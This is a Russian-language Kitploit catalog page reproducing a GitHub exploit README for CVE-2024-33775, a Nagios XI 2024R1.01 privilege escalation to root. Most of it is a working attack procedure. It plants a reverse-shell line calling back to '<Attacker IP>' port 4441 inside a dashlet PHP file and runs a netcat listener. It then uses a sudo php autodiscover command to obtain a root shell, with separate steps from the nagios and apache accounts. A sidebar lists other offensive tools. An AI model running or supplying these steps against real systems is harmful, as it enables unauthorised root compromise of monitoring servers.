
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-33775 — Эксплойт для повышения привилегий в Nagios XI 2024R1.01, позволяющий получить полный root-доступ от пользователей NAGIOS или APACHE через внедрение вредоносного RSS-виджета и выполнение команд sudo. | Kitploit
Инструменты/GitHubGitHub/neo-xed/cve-2024-33775
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed Teaming
GitHubneo-xed/cve-2024-33775

CVE-2024-33775

Эксплойт для повышения привилегий в Nagios XI 2024R1.01, позволяющий получить полный root-доступ от пользователей NAGIOS или APACHE через внедрение вредоносного RSS-виджета и выполнение команд sudo.

Репозиторий
192 лет назадЕщё не проверено
Поделиться

CVE обнаружен: K. Wahab (Neo`X)

Детали уязвимости:

  • Продукт: Nagios XI Version 2024R1.01
  • Уязвимость: Повышение привилегий от пользователей "NAGIOS" или "APACHE"
  • Результат: Полный root-доступ к целевой системе
  • CVE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33775

Эксплойт:

RSS Dashlet используется в данном примере.

1. Создание нового экземпляра Nagios XI:

  • Вы можете загрузить файл OVA Nagios XI версии 2024R1.01 с: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova

2. Повышение привилегий:

Эксплойт от имени NAGIOS:

  • Добавьте в файл dashlet .inc.php по пути "/usr/local/nagiosxi/html/includes/dashlets/" следующее содержимое:

    exec('/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1);
    
  • Запустите сервер прослушивания Netcat на машине атакующего:

    nc -nlvp 4441
    
  • Выполните следующую команду для повышения привилегий и получения подключения как root:

    sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1
    

Эксплойт от имени APACHE:

  • Перейдите на страницу управления "dashlets" и загрузите Dashlet:

    http://TARGET_IP/nagiosxi/admin/dashlets.php?download=rss_dashlet
    
  • Измените *.inc.php:

    exec("sleep 30 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1'");
    

    Dashlet_inc_php

  • Запустите сервер прослушивания Netcat на машине атакующего:

    nc -nlvp 4441
    
  • Загрузите вредоносный дашлет на страницу управления дашлетами и ожидайте подключения от имени пользователя APACHE.

  • Выполните следующую команду для повышения привилегий и получения подключения как root:

    sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1
    

(Примечание: после выполнения команды вы получите подключение как APACHE, используйте CTRL+C для выхода и перезапустите слушатель несколько раз)


Apache_root

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





